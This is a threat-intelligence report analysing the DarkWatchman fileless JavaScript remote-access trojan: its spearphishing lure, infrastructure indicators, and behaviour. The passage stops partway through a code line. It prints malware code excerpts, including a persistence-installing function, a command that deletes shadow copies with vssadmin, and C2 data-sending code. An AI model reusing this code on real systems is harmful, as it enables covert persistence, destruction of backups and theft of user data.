DarkWatchman: A new evolution in fileless techniques.

prevailion.com/darkwatchman-new-fileness-techniques/

December 14, 2021

14 December 2021

Authored by: Matt Stafford and Sherman Smith

Executive summary:

In late November, Prevailion's Adversarial Counterintelligence Team (PACT) identified what appeared to be a malicious javascript-based Remote Access Trojan (RAT) that uses a robust Domain Generation Algorithm (DGA) to identify its Command and Control (C2) infrastructure and that utilizes novel methods for fileless persistence, on-system activity, and dynamic run-time capabilities like self-updating and recompilation. This RAT, which PACT refers to by its internal codename *"DarkWatchman"*, has been observed being distributed by email and represents an evolution in fileless malware techniques, as it uses the registry for nearly all temporary and permanent storage and therefore

never writes anything to disk, allowing it to operate beneath or around the detection threshold of most security tools. PACT has reverse engineered the DGA, dynamically analyzed the malware, investigated the Threat Actor's (TA) web-based infrastructure, and consolidated the results of our analysis into the following report.

I. Introduction & Investigatory Workflow:

PACT initially caught the scent of this activity via a TLS certificate on the abuse.ch SSLBL for the domain name "bfdb1290[.]top". The domain had a Let's Encrypt cert, was using the nameservers ns1.openprovider[.]nl, ns2.openprovider[.]be, ns3.openprovider[.]eu, and was hosted on IP "91[.]208.206.44:443", which is associated with ALEXHOST S.R.L. in Moldova.

Fortunately, a malicious sample was linked to the blacklisted certificate via VirusTotal, which allowed PACT to pivot into the sample as well as another associated domain: "a3698d83[.]top", hosted on Bulgarian IP "185[.]177.59.174" and associated with Redcluster LTD as part of Bulgarian ISP Belcloud LTD's network. On 4 December 2021, as PACT's investigation was underway, analysts observed the TA register an additional domain on this IP: "3a60dc39[.]top"; this domain will become pertinent as this report unfolds below.

As PACT continued analyzing the sample and the web-based infrastructure used by the TA, it became necessary to construct a timeline of observed activity in order to build context and assist with identifying further usage of the RAT in the hopes of gaining a more robust understanding of it and the TA (as well as to assist in analysis of victimology and/or dissemination vector). PACT chose to base the timeline partially on the timestamps of VirusTotal submissions of the samples and relationships to the observed web infrastructure. Timeline analysis did indeed prove to be valuable, as full email messages were identified that included intact headers that allowed PACT analysts to identify a spoofed sender, what is likely the *true* sender, the intended recipient, the attachment that was identified as the ZIP file containing the malicious logic that functions as a dropper for the RAT, and Russian-language subject and body of the email. Taken together, these observations indicate it is likely that this email is a targeted lure used to spearphish the recipient.

The email's subject was "Free storage expiration notification" and was designed to appear as if it came from "ponyexpress[.]ru" – see Figure 1, below.

Header Name	Header Value
Return-Path	<mail@ponyexpress.ru>
Delivered-To	<REDACTED>
Message-ID	<0ff159f20ee2262d09bc0a5eaa7963687682e6d4@ponyexpress.ru>
Reply-To	PONY EXPRESS <mail@ponyexpress.ru>
From	PONY EXPRESS <mail@ponyexpress.ru>
To	<REDACTED>
Subject	=0KPQstC10LTQvtC80LvQtdC90LjQtSDQvtCxINC+0LrQvtC90YfQsNC90LjQuCDRgdGA0L7QutCwINCx0LXRgdC/0LvQsNGC0L3QvtCz0L4g0YXRgNCw0L0=0LXQvdC40Y8=
Date	Mon, 15 Nov 2021 06:18:39 +0300
Organization	PONY EXPRESS
MIME-Version	1.0

Figure 1: spoofed email headers.

The body of the email, machine translated from the original Russian and included in full later in this report, contained additional lure material that one would likely anticipate after reading the subject. Notably, it referenced the (malicious) attachment, an expiration of free storage, and claimed to be from Pony Express (thus further reinforcing the spoofed sender address).
However, an analysis of the email headers indicate that the message originated from the "rentbikespb[.]ru" domain as evidenced by the following header: "Received: from rentbikespb[.]ru (smtp.rentbikespb[.]ru [45[.]156.27.245])"; meaning that the sender is likely spoofed. PACT used an automated header analysis tool to corroborate this finding, as seen below in Figure 2:

Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	rentbikespb.ru 45.156.27.245			[]	

Figure 2: true sender identity

Taken together, the VirusTotal submissions of the samples, the samples themselves, the ZIP containing the samples (observed as a dissemination mechanism via email attachment), as well as the RAR container (seen later in this report under the *Analysis* section) form a timeline beginning on 12 November:

TIMESTAMP	HASH (SHA256)	FILENAME
2021-11-12 12:31:12	409839f9c8327eff6208aeca4f7113f5a0abdfa97f266f404b14f9fa6ab1432f	Накладная №12-6317-3621.exe

2021-11-12 20:49:52	27c4e9f01e5142a021329163b074f0692a9b4e832e0b53a5e31d364fdbbcdef8	Накладная №12-6317-3621.zip
2021-11-15 0:24:34	a81d318f2d4caf23c50f3c280f88af3e3598dc1886711ff07f69371e41c924e4	mime-part–92187-14076.zip
2021-11-15 0:44:23	ce1eee6b86bbc352e9ad69b7e241dd7cf08dc60ced259087f72c33396f65093b	Накладная №12-6317-3621.exe
2021-11-15 1:10:38	ee9cd9a5ac70f7b55b52c02f54fd53186c294a940b2502bbe427d847dde83c85	134121811.js
2021-11-15 1:28:57	74c85df7a1f1af78fde252e52d0bfbdec75a626f613f080bd3ca8e3feee34ce5	[0]
2021-11-15 3:00:41	003ef083b27eb13b5ca6a39a7aaed359c5e7dae5a872cb569cdf69332bb56ad3	Накладная №12-6317-3621.exe
2021-11-15 4:06:55	e8681efd888395026e420acffe3df7b45e990d0a917aec3f09c741d4d8ccfba6	Накладная №12-6317-3621.exe
2021-11-15 4:17:55	b1d778643cd6667502c8fc7ff8a6f975420621cd929ee8bd2b1ff23d832eb8fe	Накладная №12-6317-3621.zip
2021-11-15 4:47:24	4aaee9f71d5f79d8d56c2e7d064cd45674f7bd6a0906ea635573bff83bd24e0b	Накладная №12-6317-3621.zip
2021-11-15 5:28:07	671ede00b5be118bab9238386fd3f7502ffa21f678d8f509b181d4a819524525	Уведомление об окончании срока бесплатного
2021-11-15 5:28:28	03af3bd4161f55797f597c0ab36a78342556fe7c578a7fc161ad5789eaa109f1	b77b41d5636145af853d4120d6be1e89
2021-11-15 5:37:43	003ef083b27eb13b5ca6a39a7aaed359c5e7dae5a872cb569cdf69332bb56ad3	file
2021-11-15 5:38:52	ee9cd9a5ac70f7b55b52c02f54fd53186c294a940b2502bbe427d847dde83c85	file
2021-11-15 5:39:53	4aaee9f71d5f79d8d56c2e7d064cd45674f7bd6a0906ea635573bff83bd24e0b	file
2021-11-15 7:38:09	cd50319f992809ff49f3088f21c5ddf55305c62836997d1849cc350ad659cc98	Накладная №12-6317-3621.zip
2021-11-15 12:04:09	a81d318f2d4caf23c50f3c280f88af3e3598dc1886711ff07f69371e41c924e4	C:\Users\user\Desktop\attachments\Накладная
2021-11-15 12:14:13	b1d778643cd6667502c8fc7ff8a6f975420621cd929ee8bd2b1ff23d832eb8fe	C:\Users\user\Desktop\attachments\Накладная
2021-11-15 12:21:03	a81d318f2d4caf23c50f3c280f88af3e3598dc1886711ff07f69371e41c924e4	C:\Users\user\Desktop\attachments\Накладная
2021-11-16 2:06:00	3ac186a43d6e877b3804d2b56762f928b2cd2bd0e57225e8418082f4e05a10fb	671ede00b5be118bab9238386fd3f7502ffa21f67
2021-11-16 23:07:14	4aaee9f71d5f79d8d56c2e7d064cd45674f7bd6a0906ea635573bff83bd24e0b	Накладная №12-6317-3621.zip

Further investigation by PACT identified users of a Russian-speaking automotive forum discussing this particular lure on 15 November 2021, in the context of opening an email with the attached lure document, which corroborates PACT's timeline as well as PACT's assessment that this email was part of a spearphishing operation. Further analytic confidence for this assessment was bolstered by the fact that the targeted organization, which has been redacted from Prevailion's public findings but was identified by PACT via the extracted email headers, appears to host numerous subdomains that may indicate it is an enterprise-sized organization.

Pivoting on the true sender domain ("rentbikespb[.]ru") and IP ("45[.]156.27.245") led PACT to several notable findings:

1. At the time of analysis (early through mid-December), the domain "rentbikespb[.]ru" pointed to "mail[.]ru"/"94[.]100.180.200, ***not*** the sending IP "45[.]156.27.245" or a generic park page as one would expect. As far as PACT can tell, this is not due to any relation or association between the domains but may be due to the "rentbikespb[.]ru" being "parked" by the TA, or otherwise put on ice until it is viable for operational use.

2. pDNS analysis indicates that the sending domain, “rentbikespb[.]ru”, appears to have resolved to “mail[.]ru”/”94[.]100.180.200 for *most of its existence*, and has only briefly resolved to the sending IP (“45[.]156.27.245”) for operational use; afterwards, it is pointed back to “mail[.]ru”/”94[.]100.180.200.
3. Further pDNS analysis indicates that the IP that hosted the “rentbikespb[.]ru” domain at the time the spoofed email was sent, “45[.]156.27.245”, has hosted *many* mail-themed subdomains on several dozen domains during 2021; a subset of which can be seen in the following table:

FIRST SEEN	LAST SEEN	FQDN	RESOLVED IP
2021-02-26	2021-02-26	smtp.673900[.]ru	45[.]156.27.245
2021-02-26	2021-02-26	antispam.shiptechnology[.]ru	45[.]156.27.245
2021-02-26	2021-02-26	mail.shiptechnology[.]ru	45[.]156.27.245
2021-04-13	2021-04-13	mailx.psart[.]ru	45[.]156.27.245
2021-04-20	2021-04-20	mail2.vulkandlypotencii[.]ru	45[.]156.27.245
2021-04-20	2021-04-20	mx2.vulkandlypotencii[.]ru	45[.]156.27.245
2021-04-20	2021-04-20	mx7.vulkandlypotencii[.]ru	45[.]156.27.245
2021-04-20	2021-04-20	relay1.vulkandlypotencii[.]ru	45[.]156.27.245
2021-07-13	2021-07-14	mail.website-co-jp[.]shop	45[.]156.27.245
2021-10-25	2021-10-25	pop3.tjsamy[.]cn	45[.]156.27.245
2021-11-10	2021-11-13	mail.rentbikespb[.]ru	45[.]156.27.245
2021-11-14	2021-11-15	smtp.rentbikespb[.]ru	45[.]156.27.245
2021-11-24	2021-11-27	smtp.e2cs3v6[.]cn	45[.]156.27.245

PACT did not further investigate these findings or historic resolutions, and only includes them here in the interest of completeness and perhaps to further the analytic and investigative capacity of the information security community at large.

At this time, it may benefit the reader to summarize the findings of PACT’s analysis to this point: starting on November 12th, 2021, samples associated with a novel Javascript-based RAT were seen uploaded to VirusTotal. Along with these samples, full emails were uploaded that appear to have included the full dissemination vector: spearphishing emails spoofed to appear as though the sender was “ponyexpress[.]ru” (but was, in actuality, “smtp.rentbikespb[.]ru”) that were socially engineered to capitalize on a lure based on a “Free storage expiration notification” with the eventual goal of getting the targeted user to download and execute the malicious attachment (a ZIP file).

II. Analysis of Malicious Software:

IIa. Overview

DarkWatchman is a ‘fileless’ JavaScript RAT paired with a C# keylogger. Both parts of the malware are lightweight, with the JavaScript coming in at just under 32kb and the compiled keylogger only taking up 8.5kb total. It contains several advanced, and notable, features that set it apart from most commodity malware. DarkWatchman heavily utilizes LOLbins and some novel methods of data transfer between modules to avoid detection. Various parts of DarkWatchman, including configuration strings and the keylogger itself, are stored in the registry to avoid writing to disk. The initial sample that PACT analyzed appears to be targeting a Russian-speaking person or organization, but the script itself is written with English variable and function names. Based on some of the features, PACT assesses with moderate confidence that this is an initial access tool for use by ransomware groups or affiliates.

IIb. Analysis

PACT acquired the initial DarkWatchman sample from a Virustotal API upload of an email message. The message was written in Russian and purported to be PonyExpress with an attached invoice. The email headers revealed that it was spoofed and sent from rentbikespb[.]ru. Scans from Shodan and other sources indicate that this domain was updated to point at a server instance hosted at OpenStack running Postfix and changed back to the original IP shortly after the email was sent, on or around November 14th, 2021.




Figure 3: Email header analysis

IIb(i). Delivery Mechanism and Methodology

The email indicates that the target has a package that is being held for them and will exceed the free storage period soon, and instructs them to see the attached scanned copy of the “consignment note”:





Figure 4: Screenshot of email. *(machine translation below:)*

This letter is to inform you that on November 16, 2021, the free storage period for consignment note #12-6317-3621 is about to expire. Since the recipient’s phone number indicated in the shipment is not available, please contact us at +7-495-937-77-77 (multichannel). Please note that in case the item cannot be delivered and the receiver can not be reached by November 16, 2021 the item will be returned to the sender. A scanned copy of the consignment note completed by the sender is attached to this letter.
Respectfully, Michael, PONY EXPRESS Account Manager, +7-495-937-77-77 ext. 308.

PACT was able to identify ‘patient zero’ in this attack based on a post by the recipient on a Russian automotive forum the day the email was sent. The recipient indicated that they opened the attachment since they do, indeed, have a business relationship with Pony Express and that they would have expected a bill of lading from the company. This may indicate that this was a targeted malspam campaign and not a random decision on the part of the threat actor.




“15 November, 13:42I got a letter from Ponyexpress, we work with them on the contract.order is not delivered on time comes out the bill of lading inside, well, shit, and opened the archive.


Now Nod is constantly swearing that blocked the page bfdb1290.top 91.208.206.44

I wiped the registry, but Nod is still periodically swearing

where to look for it ?”



“15 November, 13:57Re: yeah, I’m totally stupid… I’m not used to this stuff, it was an executable, I couldn’t see the extension in the open window”



“15 November, 14:13I found this registry file… it won’t uninstall”

(Figures 5-7: Apparent victim posts on Russian automotive forum. All translations are machine generated.)

The email attachment is a zip archive named ‘Накладная №12-6317-3621.zip’ (translated: Invoice #12-6317-3621) which contains an executable with the same name (‘Накладная №12-6317-3621.exe’). The executable’s icon is set to appear to be a basic text document. This executable is a WinRAR SFX self installing archive that contains two files: ‘134121811.js’ (the JavaScript RAT) and ‘2204722946’ (the C# source code for the keylogger). The WinRAR SFX configuration file contains comments in Russian and instructions to drop both files in %TEMP% before executing the .JS file with the name of the WinRAR SFX executable as a command line argument.




Figure 8: WinRAR SFX configuration

IIb(ii). JavaScript RAT

Upon initial execution, the Windows Registry is checked to determine if DarkWatchman has already been installed. The malware stores its configuration in '\\HKCU\Software\Microsoft\Windows\DWM\', using registry keys that consist of a uid generated from the serial number of the C: drive and appended with a single digit or character. Installation is denoted by uid + 0 (eg: abc1230) – if the malware does not find a '1' flag in this key, it runs its install function.

```
function get_uid() {
   var sn = false;
   try {
     sn = get_uid2();
     if (sn != false) sn = sn.toLowerCase();
   }
   catch (e) { }
     if (sn) {
       while (sn.length < 8) sn = '0' + sn;
       return sn;
     }
     else return '00000000';
     }
```

Figure 9: UID Generation Function

```
function entry_point() {
  init_globals();
  if (cfg_param_exists(uid + 0)) start_instance(); else
    install();
  }
```

Figure 10: entry_point function

The install function proceeds to delete the WinRAR SFX executable using the filename passed to it during execution. It also moves the JS file to 'Shell.NameSpace(28)' ('ssfLOCALAPPDATA' – '\AppData\Local') and creates a scheduled task to use WScript to execute the file at every user log on. The installation routine then copies the keylogger to the registry, sets the uid + 0 flag to 1 to indicate that installation was completed, and executes the scheduled task it created. The last step is a popup that informs the user "Unknown Format", giving the indication that the file is unreadable by the system to deflect from the 'scanned document' not opening.

```
function install() {
  try {
    if (wsa.count() > 0) {
      var sfx = wsa(0);
      if (fso.FileExists(sfx)) erase_file(sfx);
      }
  } catch (e) { }
  var f = shell_application.NameSpace(28);
  if (f != null) {
    var installed_filename = f.Self.Path + '\\' + uid + '0.js';
    if (move_file(self_file, installed_filename)) {
      var task_name = gen_guid(0);
      if (create_autostart_task(task_name, 'wscript.exe', '"' + installed_filename + '"', admin)) {
        keylogger_to_registry();
        cfg_set_param(uid + 0, 1);
        start_task(task_name);
        }
      if (admin) reset_restore_points();
      }
    }
  wscript_shell.Popup('Unknown format.', 30, 'Error', 0);
}
```

Figure 11: Install Function




Figure 12: Scheduled Task for persistence

When DarkWatchman is run and detects the presence of the “installed” flag, it begins regular operation.

IIb(iii). Capabilities / Notable Functionality

DarkWatchman is capable of most basic RAT functionality:

- Execute EXE files (with or without the output returned)
- Load DLL files
- Execute commands on the command line
- Execute WSH commands
- Execute miscellaneous commands via WMI
- Execute PowerShell commands
- Evaluate JavaScript
- Upload files to the C2 server from the victim machine
- Remotely stop and uninstall the RAT and Keylogger
- Remotely update the C2 server address or call-home timeout

As well as some notable functionality:

- Update the RAT and Keylogger remotely
- Set an autostart JavaScript to run on RAT startup
- A Domain Generation Algorithm (DGA) for C2 resiliency
- If the user has admin permissions, it deletes shadow copies using vssadmin.exe

```
function reset_restore_points() {
  wscript_shell.Run('vssadmin.exe Delete Shadows /All /Quiet', 2, false);
}
```

Figure 13: Deletion of shadow copies if run as administrator

Along with the JavaScript RAT, DarkWatchman features a C# keylogger. The keylogger is distributed as obfuscated C# source code that is processed and stored in the registry as a Base64-encoded PowerShell command. When the RAT is launched, it executes this PowerShell script which, in turn, compiles the keylogger (using CSC) and executes it. The keylogger itself does not communicate with the C2 or write to disk. Instead, it writes it's keylog to a registry key that it uses as a buffer. During its operation, the RAT scrapes and clears this buffer before transmitting the logged keystrokes to the C2 server.

IIb(iv). General Operation

DarkWatchman runs through a standard set of operations on startup, and then continues to loop through a smaller group of functions on a regular basis to feed information back to the C2 server and get new commands. When initially executed by the scheduled task, DarkWatchman checks the registry for an autostart JavaScript snippet and if one exists evaluates it. Next, it compiles and executes the keylogger. The DGA function is then used to determine the daily C2 server name and this is stored in the registry. A function (titled 'srv_send_info()') then scrapes information about the victim machine – OS, processor architecture, OS locale, if the victim is part of a domain (and it's domain role), the victim machine's time zone, the username and computer name (taken from 'WScript.Network'), a list of installed Antivirus products, and a list of signed PnP Drivers for Smartcard Readers – and sends it to the C2 server.

The malware then checks to see if uid + 'p' exists in the registry, and if it doesn't, runs 'collect_user_profile()' which gathers the IE, Firefox, Chrome, and Yandex histories, and stores 'Shell.NameSpace(36)' ('ssfWINDOWS' or the Windows working directory) in a variable called 'win_dir'. This function also scans the drive root ('C:\') file and folder names. The scraped browser data is stored in the registry and sent to the C2 server.

Next, DarkWatchman checks for uid + 'h' and, if it does not exist and the OS uptime (collected using WMI from 'Win32_OperatingSystem') is less than 10 minutes, it kills the processes and clears the history for IE, Firefox, Chrome, and Yandex. uid + 'h' is updated to prevent doing this again during this session.

Once this is complete, DarkWatchman moves into a loop in which it waits for the set timeout, checks uid + 'z' to determine if it should be stopped, checks uid + 'r' (which does not appear to be set anywhere in the script), and checks uid + 'j' for JavaScript to evaluate. The last step of the loop is to collect the buffer from the keylogger from the registry (stored in uid + 'a') and send it to the server.

IIb(v). C2 Communication

C2 communication is handled with a basic POST to the C2 server. Every command the RAT runs during the loop above sends the result to the C2, and in response it can receive further commands to execute. DarkWatchman's server communication is handled through 'WinHttpRequest.5.1' and includes the following headers:

Header	Value
Content-Type	application/x-www-form-urlencoded
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.1) like Gecko
X-Client-Id	The generated uid (see Figure 9)
X-Client-Controller	The action taken
X-Client-Ut	The OS's timezone
X-Client-Status	A status code passed from the command executed, if provided

Table of Header Information

One item of note is that the user-agent string above is similar to, but not accurate for, Internet Explorer 11. The user-agent string for that browser is 'Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko'. This presents a detection opportunity as it is not a common user-agent despite being designed to look like one.

‘WinHttpRequest.Option(4)’ (aka ‘WinHttpRequestOption_SslErrorIgnoreFlags‘) is set to ‘0x0100 0x0200 + 0x1000 + 0x2000‘, indicating “Unknown CA or Untrusted Root” (‘0x0100’), “Wrong Usage” (‘0x0200’), “Invalid CN” (‘0x1000’), and “Invalid date or certificate expired” (‘0x2000’) allowing it to ignore expired, invalid, or untrustworthy certificates. Along with these headers, the body passed to the C2 server contains the result of whatever command was run – for example, in the case of ‘srv_send_info()‘ the body contains a string containing the victim machine information, slightly obfuscated:

```
var data = 'os=' + bin2hex(os_ver, 0) + '&cn=' + bin2hex(compname, 0)
